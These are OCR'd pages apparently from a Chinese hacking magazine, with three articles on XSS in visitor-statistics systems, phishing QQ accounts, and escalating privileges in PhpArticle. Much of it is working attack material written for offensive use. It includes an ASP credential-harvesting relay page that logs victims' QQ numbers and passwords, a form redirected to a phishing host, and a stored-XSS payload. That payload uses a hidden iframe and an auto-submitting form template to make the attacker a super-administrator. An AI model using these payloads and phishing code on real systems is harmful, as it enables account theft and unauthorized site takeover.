
编辑点评

kyo的文章据我所知，都是把自己的独到的一点心得与大家分享。而且他入侵的经验实在是多，碰到了各式各样的怪站也多，不过他好像总能想出办法来。一句话，这篇文章有价值！


1


2


3


4

国内某些大型访问统计系统的隐患

HaK_BaN[BCT]

在开始读该篇文章的时候，请大家首先了解一下关于本文所提及到相关知识以及原理：跨站脚本攻击的详细解释。

跨站脚本攻击又名CSS/XSS,就是利用ASP等脚本文件设置和编写时的错误或者疏忽不当，攻击者就可以利用这些来达到自己攻击目的，如果一个服务器存在这些漏洞，那么它的沦陷也就是时间问题了！

这些脚本文件一般都是要结合数据库来使用的，这些数据库有ACCESS、MSSQL、MYSQL、Oracle等！脚本攻击就是针对这些数据库来配合脚本对一些变量的过滤不严来达到获得用户密码等敏感信息、修改数据库等目的！

在现在的形式来说，CSS攻击已经成为网络钓鱼以及其它骇客手段的常用手法。利用程序过滤不严的漏洞嵌入恶意代码，致使用户在访问漏洞页面的时候，自身的敏感信息被盗取，或者指向含有网页木马以及广告软件的网站，导致用户在不知不觉中安装了恶意文件。国内的一些大型访问统计系统就存在这方面的跨站隐患。

一、统计系统的工作原理

就是利用统计系统的页面嵌入到使用网站的页面，从而记录网站的用户浏览数据以及动作，例如： <script src="mystat.asp"></script>嵌入到访问网站的页面，当用户访问的时候，用户IP等等的数据就会经过mystat.asp提交到接收页面。从而接收页面就会利用内部对象将访问用户的IP以及动作一一的记录到统计系统当中，当管理员查看系统的时候，就会出现一个很详细的列表。


二、漏洞解释


因为统计系统只是作为一个第三方程序而存在，所以在程序的安全方面都会比较疏忽。通常他们都会避免网站受到不必要的攻击，会过滤好每个页面的参数，避免Sql注人攻击的存在。而网站管理员也不会注意到统计系统还可以作为人侵的一种。就是因为这样子的心态，所以致使国内的大型免费访问系统都会存在着种种不一样的漏洞，而通病就是跨站脚本攻击(CSS/XSS)。

首先我们可以找一个目标网站，为了得到管理员的密码信息，必须得针对管理员经常去的地方——网站访问统计系统。因为我们可以利用跨站脚本在目标网站的任何一个页面进行提交。根据访问统计系统的原理，我们可以看到，当用户提交一个访问动作的时候，所使用的网站统计系统会根据用户提交的动作返回系统，所以我们提交的语句不必理会所提交程序是否会进行过滤，只需要我们的提交可以顺利的被访问系统记录，诱发整个语句的效果实现就完全足够了！

当管理员访问系统相关模块的页面时，整个CSS效果就会马上实现在他的眼前。现在所看到的只是一个普通的跨站测试(图1、图2)，当恶意用户将特定构造的语句提交并且让系统记录时，当管理员访问页面，我们就可以利用跨站脚本进行木马种植，盗取管理员的相关资料。当然如果你只是喜欢搞恶作剧的话，你不妨多提交几次语句，每次提交系统都会记录，当管理员登录系统的时候，就会一次性暴出N个如图2所示的弹窗效果！访问系统的跨站，主要是因为系统编写者没有注意到相关页面在用户提交数据时进行过滤，导致了漏洞的产生。而在国内这样的统计系统到处都是。如果我需要大面积的种植木马，大可以利用这样的漏洞去为马房不断添加新马。小小的跨站但是存在严重性的破坏结果却是很难想像的。

国内使用大型的免费访问统计系统的用户日益增多，在网络上出现了很多的统计系统，但是往往这些程序的编写者却忘了程序自身的安全问题。因为是属于第三方程序，所以使用者不会去注意这些会出现的漏





洞，以及它们会危害网站和服务器安全的问题，致使国内的各大型网络统计系统都存在着各种各样的问题。希望大家在看本文的时候，可以学习到一种发现、观察、利用漏洞的思想。

【文章中涉及的软件“统计通用跨站1.2.0”在光盘中有收录】

编辑点评：

利用第三方软件的漏洞进行攻击，从而达到入侵目的，是近来黑客手法的一个方向。管理员会注意做好本身服务器操作系统漏洞、本站脚本漏洞的修补，但往往会忽视服务器上所安装的第三方软件如CCPROXY、replayer等存在的漏洞。这篇文章作者提出了第三方脚本的缺陷，是一个不错的思路，但是在XSS攻击上却没有阐述的特别清楚，希望读者可以在网上搜索更多资料来定义和了解XSS。

上接第248页

本文在此就把整个钓鱼网站的过程说清楚了，因为有一定的危害性，大家在使用挂Q网站时，请多留心意一下挂Q网站的首页源码，看看提交处的地址和你所使用的网站地址是否一致。如果一致的话，也不要高兴，因为钓鱼者可能是在本地记录你的信息，那样你还是一样躲不过被钓的威胁。QQ等级是否真的比你的号码还重要，如果你觉得还是等级重要的话，你可以放心的去挂你的QQ。我和玄猫有一句话送给大家：“平平安安网站挂，哭哭啼啼QQ丢”。请大家看清楚相关的利弊关系，别麻木的去相信所谓的挂QQ网站！当然这里也不否定那些有信誉的网站，业务做大了也不会看中几个QQ号来毁掉自己的名誉和业务利益。

本文到此结束，如果对本文有任何关于防御以提防的地方可以到”非安全—黑客手册”或者”Bug.Center.Team”询问！

编辑点评：

钓鱼攻击在最近的国外调查中，已超过垃圾邮件成为危害互联网众多黑客手法的第一名。这里作者很清楚地讲了一个如何用钓鱼手法盗取别人QQ号的一个方法。其实，很多人已经利用过钓鱼手法进行攻击，比如在论坛页面插入代码获取所有人的明文密码等，感兴趣的朋友可以再深入研究。

黑夜中的刺杀(钓鱼系列)

——如何用钓鱼手法盗QQ号

HaK_BaN[B.C.T]&玄猫[Blackwoods.Cn]

不知道，从什么时候起网络上兴起了挂QQ的风潮，谁都在为了腾讯所谓的等级不断的挂QQ，就连对挂着QQ拿个等级有啥作用也不知道的人，看着别人等级比自己高就感觉特别不爽，所以慢慢的挂Q成为了一种时尚，也成就了一种新的业务。网上各种各样的挂QQ网站层出不穷，但是有没有人去怀疑自己所使用的挂QQ网站是不是真的安全了？

现在盗取任何聊天软件的号码，不外乎就是利用盗号软件以及键盘记录软件盗取被种植主机的账号以及密码，这种累赘而又需要多方软件支持的手法已经过时了。现在行之有效的就是利用无污染（不需要软件以及任何病毒）去进行盗取账号密码的网络钓鱼攻击，网络钓鱼已经变成了黑客以及一些不法分子用来进行盗取银行账号等相关敏感信息的最有效最快速的途径，而我们也可以利用网络钓鱼在一夜之间拥有成千上万的QQ号以及密码甚至QQ密保信息。

首先钓鱼者本身是会仿冒一个挂QQ的网站页面，因为要使访问者相信，所以在仿冒会根据时下最多人访问的挂QQ网站进行设计(如图所示)。

仿冒好一个虚假的网站之后，钓鱼者本身会想办法如何保存所钓到的资料。通常在钓鱼网站中都会采取本地记录相关资料，但是整个用户的使用流程就会在输入账号以及密码后出现问题，就是说钓鱼者自身会想个借口出来说：“该系统因系统繁忙，暂时无法为你服务！”等等的理由，让被钓者信服，但是现在作为被钓者本身已经不再这么愚蠢，所以传统的钓鱼模式已经无法行得通。为了可以使被钓者整个使用流程不会出现任何的怀疑，所以钓鱼者会在提交处做一定的手脚。让我们看看例子：


```
}
function Login()
{window.open("about:blank","qqLogin", "width=400,height=300,resizable=no,
scrollbars=no,status=no,toolbar=no,menubar=no,location=no");
document.QQForm.target = "qqLogin";
document.QQForm.action = "login.asp";
document.QQForm.submit();
} 因为篇幅关系删除多余语句
```

从上面的代码我们可以看到，这是一个正常挂Q网站的登录页面代码，当用户访问网站的时候，输入的账号以及密码就会提交给login.asp页面，然后再转去挂Q系统。如果作为钓鱼者本身想完美的结合真实的挂Q网站去完成整个操作流程，那样子他就必须在这个提交页面做一些修改，使到被钓者的信息先存储在自定的地方，然后再转发到真实的挂Q网站，所以钓鱼者会有可能的把代码提交的语句修改为：document.QQForm.action = "http://www.phishing-attack.com/pass.asp";在这里我们可以看到钓鱼者把提交的数据转发去了www.phishing-attack.com网站，为了避免数据会被发现，所以钓鱼者利用中间站记录用户所提交的信息。可能大家会问整个钓鱼过程是怎么样的？我给一个比较简单的过程大家看看：

钓鱼网站——中间记录站——真实挂Q网站

密码先提交给钓鱼网站，钓鱼网站会把数据转去中间记录站，然后在中间记录站进行数据的保存，再次将用户所提交的数据提交给真实的挂Q网站，这样在过程中用户不单可以完成整个操作的流程，并且钓鱼者本身可以记录密码信息延长整个钓鱼网站的生命周期（作者注：通常钓鱼网站自身的生命周期为15天）。整个思路就是如此。中间站的作用是为了保存信息以及保护信息的安全性，不必担心当虚假网站被发现时，所保存的数据会被发现。通常这些作为中间站的网站都是钓鱼者的傀儡，有可能是被入侵后的，或者利用免费空间或者是只有7天试用的测试空间作为临时的中转；而基于中间记录站的pass.asp代码如下：

```
<html><%
Dim strQQ,strPassword
strQQ = Trim(Request.QueryString("qqid"))
strPassword = Trim(Request.QueryString("qqpassword"))
If Isnumeric(strQQ) = True And strQQ <> "" And strPassword <> "" Then
'存储数据
Dim conn,connstr
Set conn = Server.CreateObject("ADODB.Connection")
```



仿冒挂QQ的网站

```
connstr="Provider=Microsoft.Jet.OLEDB.4.0;Data Source="
& Server.MapPath("data.mdb")
conn.Open connstr
conn.execute("Insert into [tQQ] (cQQ,cPassword,cTime) Values (" & strQQ & "," & strPassword & ",Now())")
conn.close
Set conn = Nothing
End if
'转发
%>
<body onLoad="javascript:document.q.submit()">
<form action="http://www.****.com/Login.aspx" name="q"
id="q">
<input name="qqid" type="hidden" value="<%=strQQ%>">
<input name="qqpassword" type="hidden"
value="<%=strPassword%>">
</form>
</body>
</html>
```

下转第247页

利用PhpArticle跨站提升权限

玄猫[B.C.T]

玄猫的脚本漏洞站点黑色森林(http://www.blackwoods.cn)是用PhpArticle搭的文章系统。

PhpArticle是一款基于php+mysql的整站文章系统，页面清爽、速度快，并且功能比较完善，尤其是后台有个记录别人尝试登陆时输入的错误密码的功能……比较实用……还可以偷窥别人都习惯用什么密码（玄猫犯罪心理学研究表明，一般人尝试密码的时候总是按照自己的习惯来尝试别人的密码……；－>），但是玄猫突然想到，如果我们尝试在错误的用户名或者密码中输入特殊字符呢？

一、漏洞发现

玄猫很懒的……懒得去看代码了，我们直接来试下跨站，进入黑色森林的后台登陆页面，然后用户名和密码分别写我们构造的用于测试的跨站代码。“用户名”中填写：**<script>alert("玄猫加入BCT了……")</script>**；**“密码”中填写：<script>alert("玄猫终于高考完了……")</script>**，然后我们用管理员的密码去登陆后台，查看“管理日志→非法登陆记录”，这时弹出了第一个对话框，点击“确定”后又出现了第二个对话框，看来这两个地方是存在跨站漏洞的（图1）。




图1

好的，既然确定了有跨站漏洞，我们来思考下应该怎么利用才达到收益最大化……想必看到文章题目的读者已经知道我们要来提升用户权限了，没错，我们就是要来一个提升网站用户权限的利用。

这里有必要先给不熟悉PhpArticle的朋友介绍下。在后台改管理员密码的地方是要求填写当前密码的，所以我们是无法利用的，其他操作玄猫也暂时没有想出好的利用方法。现在我们要做的就是把我们自己注册的用户添加到系统的管理员组中，达到提升权限的目的。

看到漏洞利用的流程，可能很多新手朋友要开始报怨无法实现了，不要紧，这篇文章就是为了开拓大家的思路的。我们来看一种相对于偷cookies来说比较高级的跨站方法，就是利用管理员的登录身份来提交我们提前设定好的表单。

好了，为了保证跨站的可用行，我们先来看看程序非法登陆记录的代码：admin/loginlog.php

```
        while ($loginlog = $DB->fetch_array($nav->sql_result)) {
    echo "<tr class=" . getrowbg() . ">
    <td align=\"center\">$loginlog[loginlogid]</td>
    <td align=\"center\">$loginlog[ipaddress]</td>
    <td> $loginlog[username]</td>
    <td> $loginlog[password]</td>
    <td nowrap>" . date("Y-m-d H:i:s a", $loginlog[date]) . "</td>
    <td>$loginlog[extra]</td>
    <td nowrap><a href=\"loginlog.php?action=kill&loginlogid=$loginlog[loginlogid]\">删除</a>

                </td></tr>";
    }
```

我们不难发现，程序从数据库中调取数据后没有经过html代码的过滤就直接显示在页面上了，所以当管理员登陆后，查看此页的时候我们可以对其进行跨站攻击。

二、攻击实例

当我们可以在页面插入任意代码的时候，我们其实有许多选择，譬如插入javascript脚本内容，当限制提交字符数的时候我们可以插入javascript脚本文件（<script src=""></script>这样），还可以插入iframe在页面中隐藏一个任意网页（骇客用来挂马），这里我们的思路是利用管理员登陆的身份来提升权限，所以我们就模仿程序的用户管理页面，来仿造一个页面，并使用iframe的方法插入这里。

好了，先来看如何构造表单。

在构造表单之前我们要确定下这个表单是否允许外部提交。以管理员身份登陆后，打开会员编辑这个页面：**http://www.blackwoods.cn/admin/user.php?action=mod&userid=38**，然后将其另存到本地，然后修改form控件的action属性，打开后提交。程序提示修改成功，看来是允许外部提交的（其实也可以直接看代码的……嘿嘿，我不是懒嘛）。

因为嫌保存本地的页面太不符合WEB标准，做自动提交的时候总是出现javascript错误，我们来自己构造一个表单，通过查看源代码，我们可以构造一个只有几个必填字段的表单，然后在body标签后加属性onLoad,值为javascript:document.forms[0].submit()，即当页面载入时自动提交表单。

这里还有一个要注意的地方，就是自己的userid，在构造表单的时候我们要用到这个值，怎么获得userid呢，我们需要登陆后在cookies里找pauserid的值。(PhpArticle真是奇怪啊)

一个构造好的表单模板已经收录在本期光盘中，里面有详细的注释（图2）。

然后我们将修改后的自提交表单放在自己的空间上，假设此文件的地址为http://my.blackwoods.cn/s.asp（这个s.asp是用来接收表单值的），然后我们去跨黑色森林的后台，在用户名处填写**<iframe src="http://my.blackwoods.cn/s.asp" width="0" heigh="0"></iframe>**玄猫，密码处随便填写，然后登陆，此时登陆当然是错误的，程序会记下你输入的信息，这时当管理员来查看的时候，就会中我们设下的圈套而在不知不觉中把我们的账号设定为超级管理员了。

为了保证我们的圈套是隐蔽的，我们以管理员身份登陆后台来证实下，可是当

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312" />
<title>TeMpl4t3 4 XSS oF PA</title>
<!--By Daniel[B.C.T]-->
<!--http://www.cnbct.org-->
<!--http://www.blackwoods.cn-->
</head>
<body onload="javascript:document.forms[0].submit()">
<form action="http://www.blackwoods.cn/admin/user.php" method="post">
<!--修改http://www.blackwoods.cn为你要测试的网站地址-->
  <input name="userid" type="hidden" id="userid" value="38"/>   <!--修改38为你的用户id-->
  <input name="username" value="Power" type="hidden" /> <!--修改Power为你的用户名-->
  <input name="email" value="unnamed@unname.com" type="hidden" />
  <!--修改unnamed@unname.com为你的email，可以随意填写-->
  <input name="usergroupid" id="usergroupid" value="1" type="hidden"/>
  <!--usergroupid为1时是系统默认的超级管理员，不需更改-->
  <input name="action" value="update" type="hidden"/>   <!--这个是程序的判断动作的参数，不需修改-->
</form>
</body>
</html>
```

图2

我们登陆后查看非法登陆记录的时候很遗憾的发现插入的浮动框架并没有按照我们设想的是隐藏的（图3）。




图3

我们来查看页面代码来分析原因分析后发现只有一个css文件比较有嫌疑，我们打开这个css文件来看，发现其中有一段对于iframe标签样式的定义：

```
iframe {width: 550px; height:250px; border: none;}
```

这样我们所写的width和hright就不起作用了，怎么办，这个涉及一点网页设计知识了，我们知道，css的中文全称是层叠式样式表，是用来方便的定义网页中元素的样式的，使用css的方法很多，在一个页面中用不同方法定义一个元素的样式，是有优先级之分的，拿本例来说，就是头部css的定义优先于元素本身的属性，那么我们需要用比头部css的定义优先级更高的方法来定义这个iframe元素，我们使用iframe的style属性，即：style="height:0px；width:0px；"，所以我们修正后的跨站字符就是<iframe src="http://my.blackwoods.cn/s.asp" style="height:0px;width:0px;"></iframe>。我们再尝试一次跨站，这时成功的实现了隐藏的iframe（图4）。




图4

还有一个要注意的问题就是mysql数据库中pa_loginlog表的username和password?的属性都是varchar(100)，即他的最大长度只有100，所以我们在构造跨站字符的时候需要留意下长度，否则后面的字符会被自动删除调导致我们的构造失败（图5）。

字段	类型	属性	Null	默认	额外	操作
loginlogid	int(10)	UNSIGNED	否		auto_increment	
username	varchar(100)		是	NULL		
password	varchar(100)		是	NULL		
date	int(10)	UNSIGNED	否	0		
ipaddress	varchar(16)		否			
